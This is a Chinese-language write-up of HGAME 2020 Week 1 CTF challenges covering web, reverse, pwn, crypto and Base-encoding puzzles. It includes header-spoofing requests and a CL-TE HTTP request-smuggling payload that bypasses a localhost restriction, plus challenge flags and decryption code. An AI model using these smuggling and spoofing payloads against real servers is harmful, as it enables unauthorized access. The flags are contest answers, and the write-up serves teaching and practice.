HGAME 2020 Week1 Writeup by ChenMoFeiJin

Web

Hitchhiking_in_the_Galaxy

描述

第一次在银河系里搭顺风车，要准备啥，在线等，挺急的

解题思路

进入网页后发现一个名为 `我要搭顺风车` 的超链接，点击后会回到当前界面

通过开发者工具（F12），发现链接指向的是一个名为 `HitchhikerGuide.php` 的网页

用 `BurpSuite` 抓取 HTTP 请求，发送后提示 `405 Method Not Allowed`

```
GET /HitchhikerGuide.php HTTP/1.1
Host: hitchhiker42.0727.site:42420
```

改为 POST 方法后提示 `只有使用"无限非概率引擎"(Infinite Improbability Drive)才能访问这里～`

```
POST /HitchhikerGuide.php HTTP/1.1
Host: hitchhiker42.0727.site:42420
```

在 Request Header 中添加 `User-Agent: Infinite Improbability Drive`，提示 `要从Cardinal过来`

```
POST /HitchhikerGuide.php HTTP/1.1
Host: hitchhiker42.0727.site:42420
User-Agent: Infinite Improbability Drive
```

在 Request Header 中添加 `Referer: cardinal.ink`，提示 `flag仅能通过本地访问获得`

```
POST /HitchhikerGuide.php HTTP/1.1
Host: hitchhiker42.0727.site:42420
User-Agent: Infinite Improbability Drive
Referer: cardinal.ink
```

在 Request Header 中添加 `X-Forworded-For: loaclhost`

```
POST /HitchhikerGuide.php HTTP/1.1
Host: hitchhiker42.0727.site:42420
User-Agent: Infinite Improbability Drive
Referer: cardinal.ink
X-Forwarded-For: loaclhost
```

最终得到Flag，`hgame{s3Cret_Of_HitCHhiking_in_the_GAl@xy_i5_dOnT_p@nic!}`

watermelon

描述

简单且上头的游戏

解题思路

打开网页发现是游戏合成大西瓜，游戏一局得到提示 `达到2000分就可以获得Flag`

（老老实实游戏是不可能的，这辈子都不可能）

打开开发者工具（F12），查看源代码 `\src\project.js`

在其中搜索关键字 `score`，在某处可以找到 `a.default.score += this.fruitNumber + 1` 一句

猜测其为加分函数，将其改为 `a.default.score += 2000`，游戏一局分数直接突破天际

最终得到Flag，`hgame{do_you_know_cocos_game?}`

宝藏走私者

描述

hint: 注意留意服务器信息
资料： https://paper.seebug.org/1048/
宝藏走私者 Switch 喜欢偷盗并将奇特的宝藏走私到一些黑市商家手中。
为了阻止其继续作恶，警探 Liki 奉命将 Switch 抓捕归案。
调查过程中，Liki 发现 Switch 将一个秘密藏在了一个私人服务器中。
这或许会成为后续追查 Switch 的重大线索，你能找到这个秘密吗?

解题思路

由题目名和资料易得这是一道 `HTTP走私` 题。

进入网页后获得提示 `只有localhost可以访问秘密数据！`

先不不报希望的尝试在 Request Header 中添加 `X-Forworded-For: loaclhost` 和 `Client-IP: localhsot`，发现都无效，服务器已经通过反代，免疫了IP伪装，看来只能通过走私了。

```
GET /secret HTTP/1.1
Host: thief.0727.site
X-Forworded-For: loaclhost
Client-IP: localhsot
```

经过尝试，服务器存在 CL-TE 漏洞，通过 CL-TE 攻击即可获得成功走私

```
GET /secret HTTP/1.1
Host: thief.0727.site
Content-Length: 72
Transfer-Encoding: chunked

0

GET /secret HTTP/1.1
Host: thief.0727.site
Client-IP: 127.0.0.1

```

最终得到Flag，`hgame{HtTp+sMUg9l1nG^i5~r3al1y-d4nG3rOUs!}`

智商检测鸡

描述

又有谁不爱高数呢？反正我不爱（请使用 Firefox 浏览器打开题目）

解题思路

打开网页发现需要做 100 道积分题才可以获得 Flag。谁不爱做可爱的积分题呢XD

根据提示，由于所有题均为 $\int_l^u (ax+b)\,\mathrm{d}\,x$ 形式，故可直接套公式得到答案 $\frac{a}{2}(u^2-l^2)+b(u-l)$，只不过要点 100 次

打开开发者工具（F12），分析网页结构发现四个数据都包含在 `<mn>` 标签下，顺序为 `l` `u` `a` `b`，且 `l` 一定是负数

在控制台输入以下指令，并单机按钮 100 次，即可获得Flag

```
document.getElementsByTagName("button")[0].onclick = function(){
    var r = document.getElementById("integral").querySelectorAll("mn");
    var l = -parseFloat(r[0].innerHTML);
    var u = parseFloat(r[1].innerHTML);
    var a = parseFloat(r[2].innerHTML);
    var b = parseFloat(r[3].innerHTML);
    document.getElementById("answer").value = (a*(u*u-l*l)/2+b*(u-
l)).toString();
    submit();
};
```

最终得到Flag，`hgame{3veryOne_H4tes_Math}`

走私者的愤怒

描述

本题为宝藏走私者的更改版本，考点相同，请先做出宝藏走私者
Liki 日记：
2020年2月2日：
今天警局寄来一封信，是走私者 Switch 寄来的，信里只有一句话
“我最讨厌顺风车，我将带来我的愤怒”
真是让人摸不着头脑……
我看不懂，但我大受震撼。

解题思路

暂无

Reverse

apacha

描述

一杯阿帕茶

解题思路

用 IDA 打开文件，在 main 函数处反汇编。

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  _DWORD *v3; // rbx
  __int64 i; // rax
  int v6[4]; // [rsp+0h] [rbp-48h] BYREF
  char v7[40]; // [rsp+10h] [rbp-38h] BYREF
  unsigned __int64 v8; // [rsp+38h] [rbp-10h]

  v8 = __readfsqword(0x28u);
  v6[0] = 1;
  v6[1] = 2;
  v6[2] = 3;
  v6[3] = 4;
  sub_11AA(a1, a2, a3);
  __printf_chk(1LL, "Please input: ");
  __isoc99_scanf("%35s", v7);
  if ( (unsigned int)strlen(v7) != 35 )
  {
    puts("wrong length!");
    exit(0);
  }
  v3 = malloc(0x8CuLL);
  for ( i = 0LL; i != 35; ++i )
    v3[i] = v7[i];
  sub_1447(v3, 35LL, v6, v7);
  if ( (unsigned int)sub_1550(v3, 35LL) )
    puts("    :)  Flag is your input.");
  else
    puts("    :(  Try again.");
  return 0LL;
}
```

观察易得 Flag 长度为 35，`sub_1447` 为加密函数，`sub_1550` 为检测函数。下面逐个查看这俩函数。

sub_1447

```
__int64 __fastcall sub_1447(_DWORD *a1, int a2, __int64 a3)
{
  unsigned int *v4; // r13
  unsigned int v5; // ecx
  unsigned int v6; // ebx
  unsigned int v7; // er9
  __int64 v8; // r8
  unsigned __int8 v9; // dl
  __int64 result; // rax

  v4 = &a1[a2 - 1];
  v5 = *v4;
  v6 = 0;
  do
  {
    v6 -= 1640531527;
    v7 = v6 >> 2;
    if ( a2 == 1 )
    {
      v9 = 0;
    }
    else
    {
      v8 = 0LL;
      do
      {
        v5 = a1[v8]
           + ((((v5 >> 5) ^ (4 * a1[v8 + 1])) + ((16 * v5) ^ (a1[v8 + 1] >> 3))) ^ ((*(_DWORD *)(a3
                                                                                                + 4LL
                                                                                                * (((unsigned __int8)v8 ^ (unsigned __int8)v7) & 3)) ^ v5)
                                                                                  + (a1[v8 + 1] ^ v6)));
        a1[v8++] = v5;
      }
      while ( v8 != (unsigned int)(a2 - 2) + 1LL );
      v9 = a2 - 1;
    }
    result = (16 * v5) ^ (*a1 >> 3);
    v5 = *v4
       + (((*(_DWORD *)(a3 + 4LL * ((v9 ^ (unsigned __int8)v7) & 3)) ^ v5) + (*a1 ^ v6)) ^ (((4 * *a1) ^ (v5 >> 5))
                                                                                          + result));
    *v4 = v5;
  }
  while ( v6 != -1640531527 * (52 / a2) - 1253254570 );
  return result;
}
```

观察得 `a1` 是 `unsigned*` 指向存有 Flag 值的数组，`a2` 为 `a1` 指向数组的大小，`a3` 为 `int*` 指向 `main` 中 的 `v6` 即秘钥，且函数中存在一个神奇的数字 `1640531527` = `0x61C88647`，结合题目描述初步猜测为 TEA 算法或其衍生算法，经过粗略对比，由循环次数初步推断是 XXTEA 算法，但可能是其变种，由 IDA 反汇编代码整理得下函数。

```
#define DELTA 0x9e3779b9
#define F(k) ((k) % n + n) % n
void encode(unsigned* flag, int n, unsigned* const key) {
    for (unsigned rounds = 6 + 52 / n, sum = DELTA; rounds--; sum += DELTA)
        for (int j = 0; j < n; j++)
            flag[j] += (flag[F(j - 1)] >> 5 ^ flag[F(j + 1)] << 2) +
(flag[F(j - 1)] << 4 ^ flag[F(j + 1)] >> 3) ^ (key[(j ^ sum >> 2) & 3] ^
flag[F(j - 1)]) + (flag[F(j + 1)] ^ sum);
}
```

易得其逆过程为

```
#define DELTA 0x9e3779b9
#define F(k) ((k) % n + n) % n
void decode(unsigned* flag, int n, unsigned* const key) {
    for (unsigned rounds = 6 + 52 / n, sum = rounds * DELTA; rounds--; sum -=
DELTA)
        for (int j = n - 1; j >= 0; j--)
            flag[j] -= (flag[F(j - 1)] >> 5 ^ flag[F(j + 1)] << 2) +
(flag[F(j - 1)] << 4 ^ flag[F(j + 1)] >> 3) ^ (key[(j ^ sum >> 2) & 3] ^
flag[F(j - 1)]) + (flag[F(j + 1)] ^ sum);
}
```

sub_1550

```
__int64 __fastcall sub_1550(_DWORD *a1, int a2)
{
  __int64 v2; // rax
  int v3; // edx

  if ( a2 <= 0 )
    return 1LL;
  if ( *a1 != dword_5020 )
    return 0LL;
  v2 = 4LL;
  while ( v2 != 4LL * (unsigned int)(a2 - 1) + 4 )
  {
    v3 = a1[(unsigned __int64)v2 / 4];
    v2 += 4LL;
    if ( v3 != *(_DWORD *)((char *)&unk_501C + v2) )
      return 0LL;
  }
  return 1LL;
}
```

观察得该函数的功能是将 `a1` 中的元素逐个与，`unk_501C` 中的元素进行比较，通过 IDA 获取到 `unk_501C` 中的元素值，

```
0E74EB323h, 0B7A72836h, 59CA6FE2h, 967CC5C1h, 0E7802674h; 0
                        ; DATA XREF: sub_1550+4↑r
3D2D54E6h, 8A9D0356h, 99DCC39Ch, 7026D8EDh, 6A33FDADh; 5
0F496550Ah, 5C9C6F9Eh, 1BE5D04Ch, 6723AE17h, 5270A5C2h; 10
0AC42130Ah, 84BE67B2h, 705CC779h, 5C513D98h, 0FB36DA2Dh; 15
22179645h, 5CE3529Dh, 0D189E1FBh, 0E85BD489h, 73C8D11Fh; 20
54B5C196h, 0B67CB490h, 2117E4CAh, 9DE3F994h, 2F5AA1AAh; 25
0A7E801FDh, 0C30D6EABh, 1BADDC9Ch, 3453B04Ah, 92A406F9h; 30
```

易得这就是 Flag 加密后的值，将其带入 `decode` 函数进行解即可得到 Flag

main

```cpp
#include <stdio.h>
#define DELTA 0x9e3779b9
#define F(k) ((k) % n + n) % n
typedef unsigned long long ull;
void encode(unsigned* flag, int n, unsigned* const key);
void decode(unsigned* flag, int n, unsigned* const key);
int main() {
    unsigned arr[] = {0x0E74EB323U, 0x0B7A72836U, 0x59CA6FE2U, 0x967CC5C1U,
0x0E7802674U, 0x3D2D54E6U, 0x8A9D0356U, 0x99DCC39CU, 0x7026D8EDU,
0x6A33FDADU, 0x0F496550AU, 0x5C9C6F9EU, 0x1BE5D04CU, 0x6723AE17U,
0x5270A5C2U, 0x0AC42130AU, 0x84BE67B2U, 0x705CC779U, 0x5C513D98U,
0x0FB36DA2DU, 0x22179645U, 0x5CE3529DU, 0x0D189E1FBU, 0x0E85BD489U,
0x73C8D11FU, 0x54B5C196U, 0x0B67CB490U, 0x2117E4CAU, 0x9DE3F994U,
0x2F5AA1AAU, 0x0A7E801FDU, 0x0C30D6EABU, 0x1BADDC9CU, 0x3453B04AU,
0x92A406F9U};
    unsigned key[] = {1U, 2U, 3U, 4U};
    decode(arr, 35, key);
    for (int i = 0; i < 35; ++i) putchar(arr[i]);
    return 0;
}
```

最终得到 Flag，`hgame{lOOks_1ike_yOu_fOUnd_th3_t34}`

helloRe

描述

Welcome to reverse world !

解题思路

用 IDA 打开文件，在 main函数处反汇编。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rbx
  __int64 v4; // rax
  __int64 v5; // rax
  __int64 v6; // r8
  __int64 v7; // r8
  unsigned __int64 v8; // rbp
  void **v9; // rsi
  void **v10; // rdi
  __int64 v11; // rax
  __int64 v12; // r8
  __int64 v13; // rax
  void **v14; // rax
  void *Block[2]; // [rsp+20h] [rbp-38h] BYREF
  __int64 v17; // [rsp+30h] [rbp-28h]
  unsigned __int64 v18; // [rsp+38h] [rbp-20h]

  v3 = 0i64;
  v17 = 0i64;
  v18 = 15i64;
  LOBYTE(Block[0]) = 0;
  v4 = sub_1400017C0(std::cout, "hello, enter your flag please!", envp);
  v5 = std::ostream::operator<<(v4, sub_140001990);
  sub_1400017C0(v5, "> ", v6);
  sub_140001BD0(std::cin, Block);
  sub_1400017C0(std::cout, "checking flag ", v7);
  sub_140001290(200i64);
  if ( v17 != 22 )
LABEL_13:
    sub_140001480();
  v8 = v18;
  v9 = (void **)Block[0];
  do
  {
    v10 = Block;
    if ( v8 >= 0x10 )
      v10 = v9;
    if ( (*((_BYTE *)v10 + v3) ^ (unsigned __int8)sub_140001430()) != byte_140003480[v3] )
      goto LABEL_13;
    ++v3;
  }
  while ( v3 < 22 );
  v11 = std::ostream::operator<<(std::cout, sub_140001990);
  v13 = sub_1400017C0(v11, &unk_140003470, v12);
  std::ostream::operator<<(v13, sub_140001990);
  if ( v8 >= 0x10 )
  {
    v14 = v9;
    if ( v8 + 1 >= 0x1000 )
    {
      v9 = (void **)*(v9 - 1);
      if ( (unsigned __int64)((char *)v14 - (char *)v9 - 8) > 0x1F )
        invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v9);
  }
  return 0;
}
```

观察代码可以看到很多东西，如函数 `sub_1400017C0` `sub_140001990` `sub_140001BD0` `sub_140001290` `sub_140001480` `sub_140001430`，byte 数组 `byte_140003480`，未知类型变量 `unk_140003470`。

初步观察可得 `sub_1400017C0` 是输出函数，`sub_140001990` 是 `endl`，`sub_140001BD0` 是输入函数，`byte_140003480` 是一组数据，`unk_140003470` 是个字符串。

sub_140001290

```
__int64 *__fastcall sub_140001290(int a1)
{
  __int64 v1; // rdi
  __int64 v2; // rbx
  __int64 v3; // rax
  __int64 v4; // rdi
  __int64 v5; // rbx
  __int64 v6; // rax
  __int64 i; // rbx
  __int64 v8; // rcx
  __int64 v9; // rax
  int v10; // er8
  double v11; // xmm0_8
  __int64 v12; // rax
  __int64 v13; // rdx
  unsigned __int64 v14; // rdx
  __int64 v15; // rbx
  __int64 v16; // rax
  xtime v18; // [rsp+20h] [rbp-38h] BYREF

  v1 = a1;
  v2 = Query_perf_frequency();
  v3 = Query_perf_counter();
  v4 = 1000000000 * (v3 % v2) / v2 + 1000000000 * (v3 / v2) + 1000000 * v1;
  v5 = Query_perf_frequency();
  v6 = Query_perf_counter();
  for ( i = 1000000000 * (v6 / v5) + 1000000000 * (v6 % v5) / v5;
        i < v4;
        i = 1000000000 * (v16 / v15) + 1000000000 * (v16 % v15) / v15 )
  {
    v8 = 100 * Xtime_get_ticks();
    v9 = v4 - i;
    v10 = v8 - 1391067136;
    v11 = (double)((int)v4 - (int)i);
    if ( v11 <= 8.64e14 )
      v10 = v9 + v8;
    v12 = v8 + v9;
    v13 = v8 + 864000000000000i64;
    if ( v11 <= 8.64e14 )
      v13 = v12;
    v14 = (__int64)((unsigned __int128)(v13 * (__int128)0x112E0BE826D694B3i64) >> 64) >> 26;
    v18.sec = (v14 >> 63) + v14;
    v18.nsec = v10 - 1000000000 * LODWORD(v18.sec);
    Thrd_sleep(&v18);
    v15 = Query_perf_frequency();
    v16 = Query_perf_counter();
  }
  return sub_1400017C0(std::cout, (__int64)" .");
}
```

虽然不知道具体作用，但由于不修改任何全局变量和实参，其返回值在调用处也未被使用，故暂时忽略。

sub_140001480

```
void __noreturn sub_140001480()
{
  __int64 *v0; // rax
  __int64 *v1; // rax

  v0 = (__int64 *)std::ostream::operator<<(std::cout, sub_140001990);
  v1 = sub_1400017C0(v0, (__int64)"wrong flag !");
  std::ostream::operator<<(v1, sub_140001990);
  ExitProcess(0);
}
```

观察得该函数用于输出 `Flag 错误` 的提示。

sub_140001430

```
__int64 sub_140001430()
{
  CloseHandle((HANDLE)0xC001CAFEi64);
  sub_140001290(50);
  return (unsigned __int8)byte_140005044--;
}
```

观察得，该函数的作用是从 `byte_140005044` 的初始值开始每次返回的值减一，其中 `byte_140005044` 的初始值为 `0xFF`。

main

观察第 39 ~ 40 行得，若 `v10[v3] ^ sub_140001430() != byte_140003480[v3]` 则输出 `Flag 错误`

所以 `v10[v3] == sub_140001430() ^ byte_140003480[v3]`

易推得 `v10[v3] == (0xFF - v3) ^ byte_140003480[v3]`

又因为 `v10 = Block`， `Block` 为输入的 Flag，所以可通过下面的代码算的 Flag

```
#include <stdio.h>
int main() {
    char arr[] = {0x97, 0x99, 0x9C, 0x91, 0x9E, 0x81, 0x91, 0x9D, 0x9B, 0x9A, 0x9A, 0xAB, 0x81, 0x97, 0x0AE, 0x80, 0x83, 0x8F, 0x94, 0x89, 0x99, 0x97, 0x00};
    for (int i = 0; i < sizeof arr - 1; i++) {
        putchar(arr[i] ^ 0xFF - i);
    }
    return 0;
}
```

最终得到 Flag，`hgame{hello_re_player}`

pypy

描述

pypy
flag的格式为hgame{your_flag_here}

解题思路

照着文本中的 py 反编译代码，可解得原 py 代码

```
raw_flag = input('give me your flag:\n')
cipher = list(raw_flag)[6:-1]
length = len(cipher)
for i in range(length//2):
    cipher[2*i+1], cipher[2*i] = cipher[2*i], cipher[2*i+1]
res = []
for i in range(length):
    res.append(ord(cipher[i]) ^ i)
res = bytes(res).hex()
print('your flag: ', res)
```

易得其逆过程为

```python
res = '30466633346f59213b4139794520572b45514d61583151576638643a'
res = bytes.fromhex(res)
length = len(res)
cipher = []
for i in range(length):
    cipher.append(chr(res[i] ^ i))
for i in range(length//2):
    cipher[2*i+1], cipher[2*i] = cipher[2*i], cipher[2*i+1]
for c in cipher:
    print(c, end='')
```

结合题目开头给的Flag格式，最终得到 Flag，`hgame{GOOdjO&_H3r3-I$Y@Ur_$L@G!~!~}`

PWN

whitegive

描述

真-签到题
服务器：nc 182.92.108.71 30210

解题思路

通过压缩包中的 .c 文件得知向服务器提供 `paSswOrd` 字符串的地址即可获取到服务器的最高权限。

用 IDA 反编译压缩包内的程序，易得地址为 `0x402012 = 4202514` ，访问服务器后输入地址，获得最高权限。

使用 `ls` 指令查看根目录下所有文件，发现存在一个名为 flag 的文件

使用 `cat flag` 指令查看文件里的内容

最终得到 Flag，`hgame{w3lCOme_tO_Hg4m3_2222z222zO2l}`

SteinsGate2

描述

EL PSY KONGROO
补充：Ubuntu20.04

服务器：nc 182.92.108.71 30009

解题思路

暂无

letter

描述

古时候，人们写信惜墨如金

服务器：nc 182.92.108.71 31305

解题思路

暂无

once

描述

机会只有一次
hint：可以使用onegadget

服务器：nc 182.92.108.71 30107

解题思路

暂无

Crypto

まひと

描述

hint: flag的格式为hgame{xxx}（重要）
大家好，我叫真人，来自咒术回战，你也可以叫我，缝合怪！！

解题思路

打开文件看到一段莫斯电码

```
---../-..../-..-./.----/-----/----./-..-./.----/-----/---../-..-./.----/.---
-/-----/-..-./----./-----/-...-/---../--.../-..-./.....//....-/-..-./.----/---
--/---../-..-./----./----./-..-./.----/-----/----./-..-./---../...../-..-./.-
---/.----/-..../-..-./---../....-/-..-./--.../.----/-..-./.----/-----/--
-../-..-./.----/.----/....-/-..-./----./--.../-..-./---../....-/-..-./.---
-/.----/..---/-..-./.....//--.../-..-./---../-..../-..-./.----/-----/---
-./-...-/.----/.----/-..../-...-/.----/.----/-..../-..-./.----/-----/----
-/-..-./.----/-----/--.../-..-./.----/.----/..---/-..-./.----/----
-/...../-..-./--.../...--/-...-/---../....-/-...-/--.../-----/-..-./---../---
-./-..-./.----/-----/-----/-...-/-..../----./-..-./--.../----
-/-..-./...../..---/-...-/----./-----/-..-./---../...--/-..-./--.../----
-/-..-./.----/.----/.----/-...-/----./----./-...-/-..../----./-..-./....-/--
-../-..-./.----/..---/-----/-...-/.----/-----/.----/-...-/....-/--
-../-..-./....-/---../-...-/.----/.----/....-/-...-/--.../----./-..-./---../-
---../-..-./.----/-----/....-/-...-/.----/..---/-----/-..-./.----/-----/.---
-/-..-./.----/.----/-----/-...-/--.../.....-/-...-/---../...../-...-/--
-../....-/-..-./---../-....-/-...-/.....-/--.../-...-/--.../----./-..-./----./-
-...-/-..-./.----/.----/-----/-...-/...../...--/-..-./.----/----
-/-..../-...-/---../...../-...-/.----/-----/----./-...-/----./---
-./-..-./....-/---../-...-/.----/-----/.----/-...-/-..../...../-...-/-..../.-
---/-...-/-..../.----
```

解密后发现是一段 ASCII 码

```
86/109/108/110/90/87/53/108/99/109/85/116/84/71/108/114/97/84/112/57/86/109/116/116/100/107/112/105/73/84/70/89/100/69/70/52/90/83/70/111/99/69/48/120/101/48/48/114/79/88/104/120/101/110/74/85/84/86/57/79/97/110/53/106/85/109/99/48/101/65/61/61
```

解密后发现是一段 BASE64 码

```
VmlnZW5lcmUtTGlraTp9VmttdkpiITFYdEF4ZSFocE0xeOOrOXhxenJUTV9Oan5jUmc0eA==
```

发现是一段 Vigenere 码，且秘钥是 `Liki`

```
Vigenere-Liki:}VkmvJb!1XtAxe!hpM1{M+9xqzrTM_Nj~cRg4x
```

解密后出现了括号，说明接下来的变换不影响符号，又因为已知 Flag 包含 hgame，使用凯撒密码解密，发现秘钥为 13 时满足

```
}KccnYt!1NlPpu!zeE1{C+9pfrhLB_Fz~uGy4n
```

由于括号位置错误，故尝试用栅栏调整，当秘钥为 6 时得到以下内容

```
}!!Pu~X1m+YhpAr9OTpyRc_laC1sS4Lc{emagh
```

显然这是一个倒着的 Flag，翻转字符串

```
hgame{cL4Ss1Cal_cRypTO9rAphY+m1X~uP!!}
```

最终得到 Flag，`hgame{cL4Ss1Cal_cRypTO9rAphY+m1X~uP!!}`

对称之美

描述

美术大师 Liki 总说，对称是世界上最美的结构...

解题思路

注：由于文件中的 `cipher` 是随机生成的，故在题解中不提供具体的值，只提供思路。

观察提供的文件，已知密文，已知秘钥长度为16，且仅由字母和数字构成。

```python
import random
import string
import itertools
from secret import FLAG

key = ''.join(random.choices(string.ascii_letters + string.digits, k=16))

cipher = bytes([ord(m)^ord(k) for m, k in zip(FLAG, itertools.cycle(key))])

print(cipher)

#cipher=b'...'
```

根据这些信息可以直接暴力枚举秘钥的可能值（由于本人Python极其拉胯，故程序都是用C）

```c
#include <stdio.h>
char cipher[] = "...";
char try[] =
"0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";
int check(char c); //用于检测生成的明文是否合法
int main() {
    int i, j, k;
    for (i = 0; i < 16; i++) {
        for (j = 0; j < sizeof try - 1; j++) {
            for (k = i; k < sizeof cipher - 1; k += 16)
                if (!check(cipher[k] ^ try[j])) break;
            if (k >= sizeof cipher - 1) putchar(try[j]);
        }
        putchar('\n');
    }
    return 0;
}
```

我们可以合理猜测明文中只存在可见字符，即范围 `\x20 - \x7E`，但尝试后发现无符合的秘钥

```c
#include <ctype.h>
int check(char c) {
    return !iscntrl(c);
}
```

考虑到可能存在换行符，即 `\r\n` （解密后发现明文中并不存在 `\r` 字符），故修改 `check` 函数如下

```c
#include <ctype.h>
int check(char c) {
    return !iscntrl(c) || c == '\n' || c == '\r';
}
```

运行函数得到一系列可能的 `key` 值，结合其解密后的明文，通过排除法，可以得到正确的秘钥。

解密后明文如下。

```
Symmetry in art is when the elements of
a painting or drawing balance each other
out. This could be the objects themselves,
but it can also relate to colors and
other compositional techniques.
You may not realize it, but your brain
is busy working behind the scenes to seek
out symmetry when you look at a painting.
There are several reasons for this. The
first is that we're hard-wired to look for
it. Our ancient ancestors may not have had
a name for it, but they knew that their
own bodies were basically symmetrical, as
were those of potential predators or prey.
Therefore, this came in handy whether
choosing a mate, catching dinner or
avoiding being on the menu of a snarling,
```

```
hungry pack of wolves or bears!
Take a look at your face in the mirror
and imagine a line straight down the
middle. You'll see both sides of your
face are pretty symmetrical. This is
known as bilateral symmetry and it's
where both sides either side of this
dividing line appear more or less the same.
So here is the flag:
hgame{XOr_i5-a_uS3fU1+4nd$fUNny_C1pH3r}
```

最终得到 Flag，`hgame{XOr_i5-a_uS3fU1+4nd$fUNny_C1pH3r}`

Transformer

描述

所有人都已做好准备,月黑之时即将来临,为了击毁最后的主控能量柱,打开通往芝加哥的升降桥迫在眉睫看守升降桥的控制员已经失踪,唯有在控制台的小房间留下来的小纸条,似乎是控制员防止自己老了把密码忘记而写下的,但似乎都是奇怪的字母组合,唯一有价值的线索是垃圾桶里的两堆被碎纸机粉碎的碎纸,随便查看几张,似乎是两份文件,并且其中一份和小纸条上的字母规律有点相像

解题思路

解压压缩包后，发现 `enc` 和 `ori` 俩文件夹，以及一个 `Transformer.txt` 文件，有题意可得，需要找出明文与密文的对应关系

观察 `enc` 和 `ori` 俩文件夹，发现其中文件数相同，故猜测明文和密文应该是一一对应的，只是顺序不同

只需找到对应的明文与密文，即可得到密码表。通过下面这段程序即可获得所以明文密文文件的对应关系。（虽然我是直接找的XD）

注：使用了一些C# 8.0的语法糖，编译不成功的自行微调。

```
using System.IO;
using System.Linq;
using System.Text.RegularExpressions;
namespace CSharpTester {
    internal class Program {
        private static void Main(string[] args) {
            using var writer = new StreamWriter(File.OpenWrite("map.csv"));
            var letter = new Regex("[a-z]");
            var special = ".?+*(),%-:;".ToList();
            var enc = Directory.GetFiles("Resource\\enc").Select(path =>
(path, data: File.ReadAllText(path))).ToList();
            var ori = Directory.GetFiles("Resource\\ori").Select(path =>
(path, data: File.ReadAllText(path))).ToList();
            ori.ForEach(file => {
                var reg = new
Regex($"^{letter.Replace(special.Aggregate(file.data, (now, next) =>
now.Replace(next.ToString(), $"[{next}]")), "[a-z]")}$");
                writer.WriteLine($"
{Path.GetFileName(file.path).Substring(5)},{Path.GetFileName(enc.Find(item
=> reg.IsMatch(item.data)).path).Substring(4)}");
            });
        }
```

```
    }
}
```

ori	enc		ori	enc		ori	enc		ori	enc		ori	enc		ori	enc		ori	enc		ori	enc
0	235		30	167		60	178		90	23		120	102		150	233		180	70		210	2
1	37		31	192		61	43		91	97		121	64		151	208		181	162		211	225
2	50		32	195		62	145		92	158		122	96		152	180		182	58		212	144
3	54		33	191		63	118		93	51		123	85		153	194		183	136		213	132
4	229		34	26		64	9		94	8		124	147		154	103		184	121		214	56
5	28		35	151		65	114		95	89		125	202		155	98		185	230		215	25
6	42		36	71		66	81		96	206		126	33		156	77		186	165		216	134
7	168		37	142		67	111		97	113		127	73		157	207		187	174		217	1
8	221		38	62		68	125		98	153		128	39		158	205		188	27		218	227
9	55		39	101		69	156		99	204		129	186		159	47		189	211		219	164
10	138		40	179		70	172		100	193		130	7		160	65		190	82		220	133
11	34		41	90		71	68		101	108		131	214		161	155		191	228		221	209
12	216		42	152		72	95		102	129		132	140		162	220		192	199		222	16
13	139		43	105		73	223		103	80		133	217		163	104		193	93		223	79
14	237		44	53		74	219		104	18		134	213		164	32		194	83		224	36
15	166		45	119		75	163		105	238		135	12		165	123		195	231		225	175
16	137		46	63		76	212		106	126		136	6		166	35		196	17		226	76
17	60		47	11		77	0		107	187		137	3		167	160		197	31		227	169
18	239		48	117		78	176		108	150		138	135		168	185		198	200		228	203
19	87		49	84		79	170		109	92		139	66		169	19		199	234		229	86
20	52		50	106		80	46		110	100		140	157		170	198		200	116		230	75
21	184		51	154		81	120		111	224		141	57		171	41		201	91		231	38
22	72		52	122		82	149		112	10		142	99		172	128		202	29		232	173
23	161		53	190		83	240		113	5		143	197		173	127		203	110		233	115
24	182		54	48		84	21		114	78		144	109		174	131		204	107		234	59
25	177		55	15		85	22		115	226		145	124		175	148		205	159		235	215
26	218		56	13		86	44		116	49		146	24		176	94		206	183		236	171
27	141		57	88		87	189		117	30		147	61		177	188		207	236		237	45
28	222		58	143		88	196		118	69		148	4		178	20		208	130		238	201
29	232		59	181		89	67		119	210		149	40		179	14		209	112		239	74
																					240	146

任意挑几个比对即可得到下面的对应关系

明文→密文

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
p	m	e	c	h	s	y	q	f	w	j	u	t	i	a	x	l	n	k	o	z	v	r	g	d	b

密文→明文

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
o	z	d	y	c	i	x	e	n	k	s	q	b	r	t	a	h	w	f	m	l	v	j	p	g	u

通过下面代码即可得到 `Transformer.txt` 对应的明文

```c
#include <ctype.h>
#include <stdio.h>
char arr[] = "Tqh ufso mnfcyh eaikauh kdkoht qpk aiud zkhc xpkkranc uayfi kfieh 2003, oqh xpkkranc fk \"qypth{hp5d_sOn_szi^3ic&qh11a_}\",Dai'o sanyho oa pcc oqh dhpn po oqh hic.";
char map[] = "ozdycixenksqbrtahwfmlvjpgu";
int main() {
    for (int i = 0; i < sizeof arr - 1; i++)
        putchar(islower(arr[i]) ? map[arr[i] - 'a'] : arr[i]);
    return 0;
}
```

```
The lift bridge console system has only used password login since 2003, the password is "hgame{ea5y_fOr_fun^3nd&he11o_}",Don't forget to add the year at the end.
```

最终得到 Flag，`hgame{ea5y_fOr_fun^3nd&he11o_}`

MISC

Base全家福

描述

新年即将来临之际，Base家族也团聚了，他们用他们特有的打招呼方式向你问了个好，你知道他们在说什么吗?
R1k0RE1OWldHRTNFSU5SVkc1QkRLTlpXR1VaVENOUlRHTVlETVJCV0dVMlVNTlpVR01ZREtSUlVIQTJET01aVUdSQ0RHTVpWSVlaVEVNWlFHTVpER01KWElRPT09PT09

解题思路

既然是 BASE 全家桶，那么应该是用了多种 Base 编码，常见的 Base 编码有 Base64，Base32，Base16 等。

Base64的字符范围是`[A-Za-z0-9+/=]`，Base32的字符范围是`[A-Z2-7=]`，Base16的字符范围是`[0-9A-F]`。

```
R1k0RE1OWldHRTNFSU5SVkc1QkRLTlpXR1VaVENOUlRHTVlETVJCV0dVMlVNTlpVR01ZREtSUlVIQTJET01aVUdSQ0RHTVpWSVlaVEVNWlFHTVpER01KWElRPT09PT09
```

所以题目中的字符串只能用 Base64 解码

```
GY4DMNZWGE3EINRVG5BDKNZWGUZTCNRTGMYDMRBWGU2UMNZUGMYDKRRUHA2DOMZUGRCDGMZVIYZTEMZQGMZDGMJXIQ======
```

